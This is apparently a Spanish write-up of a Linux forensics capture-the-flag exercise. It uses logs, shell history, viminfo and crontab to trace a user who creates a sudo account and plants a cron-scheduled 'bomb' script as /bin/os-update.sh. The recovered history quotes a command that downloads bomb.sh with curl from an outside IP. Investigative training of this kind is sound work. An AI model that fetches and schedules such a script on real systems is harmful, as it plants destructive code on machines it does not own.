

Vamos a comenzar con esta room enfocada en análisis forense pero en Linux. Es una maquina muy sencilla si sabes moverte por Linux. ¡Vamos a ello!
Índice de Contenidos
Task: Nothing suspicious… So far
El usuario instaló un paquete en la máquina utilizando privilegios elevados. Según los registros, ¿cuál es el COMANDO completo?
La primera pregunta es sencilla, debemos revisar el auth.log y buscar por comandos que concuerden con “install”, esto nos arrojara los resultados filstrados, además incluimos el “tail” para que nos arroje los últimos, en el caso de que hubiera una gran cantidad de resultados.
cat /var/log/auth.log* | grep -i install | tail
Respuesta: /usr/bin/apt install dokuwiki
¿Cuál era el directorio de trabajo actual (PWD) cuando se ejecutó el comando anterior?
Esta segunda pregunta la podemos contestar con los resultados del comando anterior. Si nos fijamos en PWD.
Respuesta: /home/cybert
Task: Let’s see if you did anything bad
¿Qué usuario se creó después de instalar el paquete de la tarea anterior?
Esta pregunta la podemos resolver accediendo de diferentes maneras, el primero es consultando el /etc/passwd. Aunque no esta garantizado, normalmente los usuarios se crean en orden, por lo tanto puede servirnos en este caso, sabiendo que somo el user cybert.
cat /etc/passwd
Respuesta: it-admin
Posteriormente, al usuario se le otorgaron sudo priveleges. ¿Cuándo se actualizó el archivo sudoers? (Formato: Mes Día HH:MM:SS)
Aquí volveremos a consultar el auth.log, pero esta vez filtraremos por “COMMAND”:
cat /var/log/auth.log* | grep -i COMMANDComo ya hemos visto el usuario creo un user nuevo, por lo que en algún momento lo va a utilizar, por lo que aquí filtramos para buscar el comando que es usado por el usuario it-admin. Bingo, encontramos la fecha en la que se actualizazo el sudoers:

Respuesta: Dec 28 06:27:34
Se abrió un archivo de script utilizando el editor de texto “vi”. ¿Cómo se llama este archivo?
Para esta pregunta solo debemos fijarnos en la captura anterior, justo debajo la siguiente acción es abrir con vi el archivo bomba.sh. Aquí tenemos la respuesta:
Respuesta: bomb.sh
Task: Bomb has been planted. But when and where?
¿Cuál es el comando utilizado que creó el archivo bomb.sh?
Recuerda que lo ha ejecutado con el perfil de it-admin, por lo que tendremos que consultar el .bash_history, pero de ese user:
cat /home/it-admin/ .bash_history
Respuesta: curl 10.10.158.38:8080/bomb.sh –output bomb.sh
Se cambió el nombre del archivo y se movió a un directorio diferente. ¿Cuál es la ruta completa de este archivo ahora?
Aquí es importante estar atento y no copiar por copiar e ir en automático, porque puedes intentar pasar a la siguiente pregunta y perderte, cuando la respuesta esta ahí.
Se observa que justo despues abre el editor vi, por lo que tendremos que revisar el archivo de resgistro de vi.
cat /home/it-admin/.viminfo
Respuesta: /bin/os-update.sh
¿Cuándo se modificó por última vez el archivo de la pregunta anterior? (Formato: Mes Día HH:MM)
Nos iremos al directorio /bin/.
Para esta tarea tuve que consultar documentación, porque no encontraba la manera de sacar la hora usando el tan usado ls -la.

Finalmente encontre que usando, podía tener toda la información:
ls -l -full-time | grep ".sh"
Respuesta: Dec 28 06:29
¿Cuál es el nombre del archivo que se creará cuando se ejecute el archivo de la primera pregunta?
Esto es tan sencillo, como estando en /bin/, hagamos un cat al archivo:
cat os-update.sh
Respuesta: goodbye.txt
Task: Following the fuse
¿A qué hora se activará el archivo malicioso? (Formato: HH:MM AM/PM)
Por último vamos a consultar el archivo cron para ver si esta programada y cuando se activara:
cat /etc/crontab
Respuesta: 08:00 AM